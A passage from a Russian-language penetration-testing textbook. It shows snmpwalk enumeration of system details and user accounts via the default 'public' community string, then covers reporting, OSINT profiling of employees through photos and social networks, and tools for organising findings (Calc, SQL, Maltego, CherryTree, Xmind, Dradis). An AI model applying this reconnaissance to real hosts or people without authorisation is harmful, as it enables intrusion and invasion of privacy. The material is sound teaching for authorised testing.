С помощью утилиты snmpwalk, которая работает как под ОС Linux, так и под ОС Windows, можно либо получить всю информацию о системе, либо просмотреть ее часть.

Получим всю доступную информацию:

```
itsecbook@kali:~#  snmpwalk -v2c -c public localhost
SNMPv2-MIB::sysDescr.0 = STRING: Linux localhost.localdomain 2.6.32-122.el6.
x86_64 #1 SMP Thy May 2 10:20:34 EST 2023 x86_64
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (99554) 0:16:35.54
SNMPv2-MIB::sysContact.0 = STRING: Root <root@localhost> (configure /etc/snmp/
snmp.local.conf)
SNMPv2-MIB::sysName.0 = STRING: localhost.localdomain
SNMPv2-MIB::sysLocation.0 = STRING: Unknown (edit /etc/snmp/snmpd.conf)
```

В данном случае мы запросили всю доступную информацию о целевой машине. В параметрах указан домен public и версия протокола — 2.

Теперь получим список пользователей одного из ранее найденных хостов:

```
itsecbook@kali:~#  snmpwalk -c public 192.168.1.201 .1.3.6.1.4.1.77.1.2.25

enterprises.77.1.2.25.1.1.101.115.115 = "JACK"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "SOLIE"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IVASHCEK"
enterprises.77.1.2.25.1.1.114.97.116.111.114 = "Administrator"
enterprises.77.1.2.25.1.1.116.85.115.101.114 = "TsInternetUser"
enterprises.77.1.2.25.1.1.118.105.99.101.115 = "NetShowServices"
```

05 Отчеты

У автора были сомнения относительно места размещения этой главы в книге. С одной стороны, пока у нас еще нет полной информации, мы точно не знаем, что включим в отчет и как он будет выглядеть; с другой стороны, если не структурировать и не сохранять данные с самого начала работы, то потом представить их будет гораздо сложнее. Несмотря на то что отчет — финальный шаг вашей работы, думать о нем необходимо с самого начала; поэтому глава размещена не в конце книги. Как сказал один наш коллега, «нам платят не за взлом, а за отчетность».

Многие воспринимают отчеты как неизбежное зло тестирования на проникновение. Однако, как ни прискорбно это отмечать, при условии наличия хорошего и развернутого отчета плохо выполненный тест будет оценен выше, чем с технической точки зрения безупречно выполненный тест, но с совершенно непредставительным отчетом.

У ученых есть такое понятие, как лабораторный журнал. Обычно перед проведением эксперимента в него записывается предполагаемый план, а при дальнейшем его проведении в журнале регистрируются все действия, которые проводит исследователь, промежуточные и конечные результаты, а также дополнительная информация. Это делается для того, чтобы впоследствии можно было проверить ход эксперимента и воспроизвести полученный результат; без возможности воспроизведения эксперимент не будет считаться удачным. Все это в точности относится и к тестам на проникновение.

Необходимо записывать каждый шаг с самого начала, делать снимки экрана, сохранять параметры запуска утилит и результат их работы, запросы к поисковым системам, а иногда даже фиксировать происходящее на экране. Все это позволит вам подготовить грамотный отчет, а также при необходимости повторить произведенные действия. Еще один повод записывать все свои действия — создание персональной базы данных. Многие специалисты в сфере информационных технологий в том или ином виде ведут свою базу, в которую записывают параметры запуска утилит, варианты запросов, удачные векторы атак и многое другое. Такие базы знаний позволяют проводить последующие тесты на проникновение намного быстрее предыдущих.

Бывает и так, что не вы один осуществляете проникновение. Вы законопослушный гражданин и пытаетесь взломать систему с разрешения ее владельца,

однако вероятно, что в этот момент злоумышленник также пытается проникнуть в систему, которую вы исследуете. В результате неправомерных действий происходит потеря данных, что влечет за собой большие убытки для предприятия. В этом случае журнал может стать одним из доказательств вашей непричастности к этому инциденту, ведь вы даже не успели добраться до взломанного сервера.

Проблема перегруженности информацией

Прежде чем приступить к рассказу о различных способах хранения и обработки данных, хотелось бы упомянуть об одной проблеме, с которой вы неизбежно столкнетесь в процессе обучения и проведения тестов, — это большой объем данных.

Современный человек испытывает проблему перегруженности информацией из-за быстрого развития технологий и доступности информационных источников. Сегодня мы имеем доступ к огромному количеству данных, ежедневно поступающих из социальных сетей, новостных порталов, приложений мобильных устройств, электронной почты и т. д. Человек не может обработать и запомнить весь этот объем. Это становится причиной проблем с концентрацией, памятью и принятием решений.

Кроме того, избыток информации может привести к потере времени и снижению продуктивности. Вместо того чтобы сосредоточиться на выполнении задач, мы тратим время на чтение электронных писем, просмотр видео, новостей или ленты социальных сетей, что неизбежно приводит к прокрастинации и уменьшению эффективности работы.

Перегруженность информацией также может стать причиной социальных проблем, вызванных информационным перенасыщением и искажением фактов. Люди начинают полагаться на непроверенные источники и, как следствие, распространять ложную информацию, фейковые новости и неверные представления о мире.

Постоянный просмотр ленты социальных сетей вырабатывает в нас привычку к быстрому и поверхностному потреблению информации. Наш мозг вынужден обрабатывать большое количество изображений, видео и текста за короткое время, не оставляя времени на анализ и осмысление.

Все это приводит к снижению качества обработки данных. Когда мы потребляем информацию быстро и поверхностно, мы не способны полностью усваивать ее содержание и отделять главное от второстепенного. Это выливается в ошибочное понимание и восприятие происходящих событий и мира в целом, что, в свою очередь, может привести к принятию неправильных решений или выработке ложных суждений.

Ускоренное потребление информации и переключение внимания на различные источники порождает проблемы с памятью и концентрацией. Когда нет времени на обработку информации, мы не способны запомнить ее и использовать в будущем.

Это также может вызвать сложности с коммуникацией и межличностными отношениями: легко упустить важные моменты, не понять смысловых нюансов и неправильно интерпретировать сообщения.

Чтобы избежать указанных проблем, необходимо развивать навыки управления информацией, а также навыки критического мышления.

Работа с данными, визуализация

Мы уже рассмотрели множество способов сбора данных из различных источников, и может показаться, что пора переходить к дальнейшим действиям. В самых простых случаях это действительно так, но чаще всего рассмотренного в предыдущих главах оказывается недостаточно. На самом деле, если речь идет о более-менее крупной информационной системе, мы получаем столько данных, что без их категоризации и правильного структурирования бывает очень сложно найти связи между различными данными и большая часть информации оказывается бесполезной, что снижает качество работы и может скрыть от нашего взора что-то действительно важное.

Все данные, которые мы собирали до сих пор, представляли собой обрывки несвязанной информации: список электронных адресов, имена пользователей, используемые домены и т. д.

Систематизируя собранные ранее данные, мы уже получаем определенную информацию. Так, например, проанализировав данные, найденные на сайте целевой информационной системы, мы узнали имя руководителя предприятия; из метаданных найденных файлов получили адрес электронной почты данного человека; после анализа социальных сетей выяснили, чем он увлекается, и достали его фото. Таким образом, из набора данных мы получили информацию об определенном сотруднике предприятия.

Но и на этом все не заканчивается; следующим шагом после получения информации является ее интеллектуальная обработка. Предположим, мы установили, что все серверы компании работают в определенной доменной зоне, например t3.com. Далее, обработав полученные данные, мы получили информацию о сети предприятия. Мы узнали, какое программное обеспечение в ней используется и какими средствами защиты обладает информационная система. Все это является уже информацией. Для интеллектуального анализа выдвигаем гипотезу, что один из серверов компании является ловушкой, и проводим более глубокое исследование, чтобы подтвердить или опровергнуть наше предположение. Анализ полученной информации помогает нам принять решение о том, действительно ли сервер является ловушкой или это обычная информационная система, о которой забыли администраторы, и мы можем продолжить ее анализ с целью использования ее как точки для начального проникновения?

Как мы уже говорили, необработанные данные сами по себе не представляют никакой ценности. Так, после поиска у вас появился список из нескольких тысяч строк с адресами электронной почты, именами, номерами телефонов, пароля-

ми и т. п. Но теперь все это необходимо организовать должным образом. Если с самого начала не продумать, как вы будете работать с полученными данными, то в конце концов вы просто потеряетесь в огромном информационном потоке.

Мы рассматривали полезный инструмент Maltego. Он может собирать данные из различных источников и систематизировать их. Но даже при его использовании вам будет трудно вычленить необходимую информацию. Мало собрать информацию из разных источников, нужно еще и правильно структурировать ее, обработать и проанализировать.

Предположим, мы знаем только имя сотрудника и название предприятия. С чего же нам начать? Мы можем осуществить простой поиск в Google, используя только имя человека, но что будет, если это имя достаточно распространенное, например Сергей? Мы получим очень много данных, из которых будет крайне сложно получить интересующую нас информацию. Для сужения поиска можно использовать фотографию человека, найденную на сайте компании. Это приведет к его профилю в социальных сетях. После анализа последнего мы узнаем его адрес электронной почты, город, в котором он проживает, найдем его коллег. Далее, узнав адрес электронной почты, мы осуществим поиск по форумам и блогам и, возможно, из постов этого человека узнаем о целевой организации что-то, что представляет для нас интерес. Некоторые ИТ-специалисты, скажем, советуются с другими участниками форумов о возможном решении проблем с информационными системами, за которые они отвечают. А теперь представьте, что вы пытаетесь проанализировать предприятие, где работают тысячи человек.

Данные, которые мы получаем на каждом этапе исследования, становятся отправной точкой для получения новых данных, но уже из другого источника. Изучение цели проводится методично, шаг за шагом и может потребовать большого количества времени и ресурсов. Поэтому, как уже говорилось, данные необходимо организовывать и хранить в структурированном виде уже с самого начала изучения цели. Тогда вам будет удобно отслеживать различные потоки данных, дополнять их и связывать между собой. В противном случае вы потеряете возможность обработки данных если не в самом начале работы, то через несколько шагов точно.

В качестве самого простого примера структурирования данных можно привести адрес электронной почты. Изначально адрес будет главным элементом; после того как вы получите имя человека, которому он принадлежит, имя станет дочерним элементом. Из адреса можно узнать домен предприятия. Поскольку в домене может быть несколько адресов, то он, в свою очередь, станет родительским элементом, а адрес почты и имя сместятся на одну позицию вниз. В текстовом виде это выглядит следующим образом:

```
T3.com
    admin@t3.com
        Mike Doe
    john@t3.com
        John Smith
```


Существует много возможностей организации и хранения информации, и лучше всего комбинировать их. Часто для понимания построения сети самым удобным и понятным способом является построение графов и схем с минимумом технической информации; иногда, например для написания скриптов, лучше использовать данные, хранящиеся в базах или текстовых файлах.

Таблицы

Одним из самых простых способов организации данных являются таблицы. Они используются с незапамятных времен и являются мощным инструментом в руках опытного пользователя. Интерфейс представляет собой набор строк и столбцов, в которые очень удобно вносить имена пользователей, пароли, контактные данные, должности и т. д. Стоит упомянуть и о возможности импортировать данные из различных источников, включая текстовые файлы.

По умолчанию в Kali Linux нет инструмента для удобного управления таблицами, однако он доступен из официального репозитория. Рекомендую использовать программу Calc, которая входит в состав офисного пакета LibreOffice (рис. 5.1). Он устанавливается довольно просто:

```
$sudo atp install libreoffice
```



	Username	Password	Email	Phone	real name	position
2	alfred	kusdferw%	alfred@nic.ru	67456754	Afred Nobel	CEO
3	john	dfsadf43		745674545		IT admin
4	true11	summer12				
5	viktor	wifename		3425432532		Bookeeper
6	kris	FAsdfS3		567465745		
7	nik					
8	data2345	fsdfte$				
9	admi	dfgshgfdh3				
10	ad_Admin	qwerty				

Рис. 5.1. Пользовательские данные в табличном представлении

Добавим, что Calc умеет не только хранить данные в таблице. На самом деле это достаточно многофункциональный инструмент, который позволяет применять различные формулы, фильтровать данные, писать собственные макросы, связывать данные из различных таблиц, представлять сводную информацию.

Базы данных SQL

SQL (Structured Query Language), язык структурированных запросов, был создан для управления данными. Все данные, как и в Calc, хранятся в табличном виде, но уже в специализированной базе данных. Базы данных SQL удобны для хранения данных, сам же язык запросов позволяет ими манипулировать — добавлять, удалять, фильтровать данные и т. д. Изучение SQL позволит вам чувствовать себя достаточно уверенно при проведении SQL-инъекций.

Используя Calc, при большом объеме данных вы можете столкнуться с необходимостью хранить их в разных файлах, а также с трудностями при обработке этих данных, особенно когда будете выбирать параметр для фильтрации. Например, у нескольких сотрудников могут быть одинаковые имена или фамилии, они могут иметь один служебный номер телефона. При использовании SQL эта проблема решается достаточно легко.

Для работы с базами данных вы можете выбрать любую систему управления, будь то MySQL (рис. 5.2), MariaDB или Oracle, везде будет использоваться SQL. Обратите свое внимание и на так называемые базы данных NoSQL.




Рис. 5.2. Популярный инструмент администрирования систем управления базами данных phpMyAdmin

Единственным заметным недостатком такого способа хранения данных является то, то для начала его использования необходим достаточно большой объем знаний. Без предварительного изучения структур баз данных и SQL вам не удастся использовать этот метод эффективно. Стоит отметить, что существует множество визуальных конструкторов, позволяющих в короткие сроки создать не только базу данных, но и приятный графический интерфейс к ней. Для начинающих пользователей это может послужить хорошим подспорьем для освоения этой темы. Вы ведь уже установили LiberOffice на прошлом шаге, не так ли? Этот пакет содержит инструмент под названием Base, позволяющий быстро создавать базы данных, формы и запросы.

Схемы

Если Calc и SQL позволяют хранить и обрабатывать данные, для их визуального представления мы рекомендуем использовать блок-схемы. Использование блок-схем позволяет в удобном виде представлять связи между различными данными, описывать процессы, происходящие в организации или в информационной системе, и даже организовывать свою дальнейшую работу.




Рис. 5.3. Описание основных элементов блок-схемы

На рис. 5.3 представлено описание основных элементов блок-схемы, на рис. 5.4 — упрощенная блок-схема одного из процессов на предприятии.




Рис. 5.4. Упрощенная блок-схема процесса выдачи пропуска на предприятии

Maltego

Мы уже рассмотрели использование этого инструмента, однако будет нелишним еще раз напомнить про него. Maltego — это мощный инструмент для визуализации и анализа данных, используемый в среде специалистов по информационной безопасности и разведке. Он позволяет собирать, анализировать и визуализировать данные из различных источников: социальных сетей, баз данных, веб-сайтов, DNS-серверов, электронной почты и т. д.

Maltego предоставляет пользователю удобный графический интерфейс, который позволяет визуализировать данные в виде графа и устанавливать связи между различными элементами информации. Такой подход позволяет быстро выявлять скрытые связи и узлы в большом объеме данных, что может быть очень полезно в различных областях, включая информационную безопасность, киберразведку, бизнес-анализ и т. п.

Популярность Maltego объясняется несколькими факторами.

- Универсальность. Maltego может использоваться в различных областях.
- Простота использования. Интуитивно понятный графический интерфейс делает Maltego легким в использовании даже для пользователей без специальной подготовки.
- Расширяемость. Maltego позволяет пользователю создавать свои собственные плагины и интегрировать их в систему, то есть настраивать инструмент под конкретные потребности.
- Множество доступных источников данных.

Таким образом, Maltego обладает уникальным набором функций и возможностей, что делает его очень полезным инструментом для различных областей деятельности.

CherryTree

Без сомнения, наличие приложения для создания заметок является отличным подспорьем в любой работе. Раньше в Kali Linux использовалось замечательное программное обеспечение KeepNote для создания заметок и работы с ними, но оно давно не поддерживается, и разработчики отказались от него в пользу CherryTree. Справедливости ради стоит отметить, что вы и сейчас можете инсталлировать и использовать KeepNote в Kali Linux, оно будет работать; но мы солидарны с разработчиками: если есть достойные альтернативы, то лучше использовать поддерживаемые проекты.

CherryTree представляет собой быстрое и интуитивно понятное приложение с открытым исходным кодом для создания заметок в виде древовидной структуры. Этот универсальный и мощный инструмент предлагает широкий спектр функций: форматирование текста, подсветка синтаксиса, обработка изображений, гиперссылки, импорт и экспорт с поддержкой ряда форматов, поддержка нескольких языков и т. д. (рис. 5.5).

Основные функции CherryTree:

- форматирование текста: цвет, цвет фона, полужирный, курсив, заголовки и т. д.;
- подсветка синтаксиса, поддержка нескольких языков программирования;
- обработка изображений;

- расширенный поиск, позволяющий находить файлы в дереве файлов независимо от места их расположения;
- поддержка сочетаний клавиш, импорт и экспорт заметок, синхронизация с облачными сервисами (такими, как Dropbox), поддержка шифрования файлов;
- работа с таблицами, импорт и экспорт данных;
- гиперссылки;
- проверка орфографии (с использованием pygtkspellcheck и pyenchant);
- экспорт всех данных или определенной их части в HTML, TXT и PDF;
- поиск данных.

Установка CherryTree:

```
$sudo apt install cherrytree
```




Рис. 5.5. Интерфейс инструмента для создания древовидных заметок CherryTree

Xmind

После рассмотрения инструментов, помогающих организовать наши данные, пора переходить на новый уровень и заняться организацией информации и идей. Для решения этой задачи уже достаточно давно разработаны mind map, или интеллект-карты.

Интеллект-карта — это визуальный инструмент для организации и структурирования информации. Она представляет собой диаграмму, на которой вокруг центральной темы располагаются основные идеи и понятия, связанные между собой ветвями и подветвями.

Интеллект-карты обычно используются для создания планов, организации проектов, решения проблем, анализа и даже запоминания информации. Они позволяют визуализировать и структурировать информацию, помогая понимать отношения между различными идеями и понятиями, а также запоминать информацию лучше благодаря визуальной ассоциации с определенными графическими элементами.

Одним из самых известных и эффективных инструментов для создания интеллект-карт является Xmind. Интерфейс Xmind (рис. 5.6) предоставляет огромный список шаблонов и тем, из которых мы выбираем те, которые лучше соответствуют нашим потребностям. Сделав выбор, можно начать с редактирования полей данных, их изменения или добавления новых.

Xmind позволяет вставлять информацию в виде текста, изображений, маркеров, вложений, аудиозаметок и т. д. Разнообразие типов данных позволяет создать интеллект-карту, визуализирующую наши идеи и ход мыслей. Такие карты создаются для управления проектами, планирования, принятия решений и т. д.

Есть две версии Xmind — платная и бесплатная. Хотя бесплатная версия и лишена некоторых функций, она все равно остается мощным и функциональным инструментом.

Существуют различные модели интеллект-карт и методики, которые используются для анализа данных в разных областях, — некоторые из них являются универсальными, а некоторые подходят только для определенных отраслей. Далее рассматривается общий подход к созданию таких карт, однако вы можете спокойно его изменять в соответствии с контекстом использования:

- **цель:** решите, на какой вопрос нужно ответить;
- **определение источников:** определите и перечислите источники, из которых вы можете получить данные, связанные с целью;
- **сбор:** сбор данных различными методами из всех возможных источников;
- **очистка:** уберите из собранных данных все, что не имеет отношения к делу;
- **организация данных:** очищенные данные должны быть организованы таким образом, чтобы вы легко могли получить к ним доступ;
- **моделирование данных:** моделируйте с использованием различных методов, например визуализации, статистического анализа и т. д.;
- **помещение в контекст:** после того, как мы выполнили анализ данных, нужно интерпретировать результат в соответствии с контекстом, а затем принять решение о дальнейших действиях.

Установка Xmind Kali Linux:

- скачайте пакет deb с оффициального сайта разработчика https://xmind.net;
- установите $sudo dpkg -i Xmind-for-linux-amd64bit-22.11.3656.deb
- после установки запустите из меню.




Рис. 5.6. Интерфейс Xmind

MagicTree

MagicTree — инструмент, созданный преимущественно для специалистов по информационной безопасности. Его основной задачей является решение проблемы организации данных, полученных из разных источников. Здесь под источником мы понимаем не столько добытую с сайта предприятия или социальной сети информацию, сколько данные, которые мы получаем с использованием таких утилит, как nmap, dig, nikto, nessus и т. д.

Мы не будем подробно останавливаться на этом инструменте ввиду того, что он уже много лет не поддерживается разработчиками и удален из репозиториев Kali Linux. Однако раньше по функциональности и удобству он превосходил Dradis — следующий инструмент, который мы будем рассматривать.

Скачать MagicTree можно с официального сайта разработчиков https://www.gremwell.com/what_is_magictree. Запускается он из консоли следующей командой:

```
$java -jar /home/itsecbook/Downloads/MagicTre-build1814.jar
```

Dradis

Dradis — это инструмент с открытым исходным кодом для совместной работы над проектами, управления информацией о тестировании на проникновение и создания отчетов.

Основные функции Dradis:

- **совместная работа:** он позволяет членам команды работать вместе над проектами в области информационной безопасности, обмениваться заметками, результатами сканирования, эксплойтами, визуализацией сетей и т. д.;
- **интеграция с инструментами сканирования:** он работает с Nessus, Qualys, Burp Suite и т. д., что позволяет импортировать результаты сканирования и экспортировать их в другие инструменты;
- **управление проектами:** с помощью Dradis можно создавать проекты, назначать задачи и отслеживать прогресс, а также управлять всей информацией, связанной с проектом;
- **создание отчетов:** Dradis значительно упрощает создание отчетов о тестировании на проникновение, которые можно легко настроить под нужды заказчика;
- **визуализация сетей:** Dradis помогает создавать визуализацию сетей и топологии, что улучшает понимание структуры целевой сети и облегчает выявление уязвимостей;
- **использование плагинов:** он обладает возможностью подключения множества плагинов и интеграций, которые расширяют функциональность инструмента и позволяют легко взаимодействовать с другими системами.

По умолчанию Dradis не установлен в Kali Linux, однако находится в официальных репозиториях. Для его загрузки выполните команду:

```
$sudo apt install dradis
```

После установки запустите сервис командой:

```
$sudo dradis
```

После запуска программа выполнит необходимые действия, и вы сможете приступить к начальной настройке этого инструмента, для этого в вашем браузере введите следующий адрес: http://127.0.0.1:3000.

После создания пароля вы сможете зайти в систему. При входе вам предложат либо начать с чистого листа, либо загрузить тестовый проект. Если вы уже знакомы с этим инструментом, то рекомендую не дочитывать до конца этот раздел, так как вы вряд ли узнаете что-то новое. Если же это ваше первое знакомство, то стоит загрузить демонстрационные данные для лучшего понимания работы инструмента (рис. 5.7).

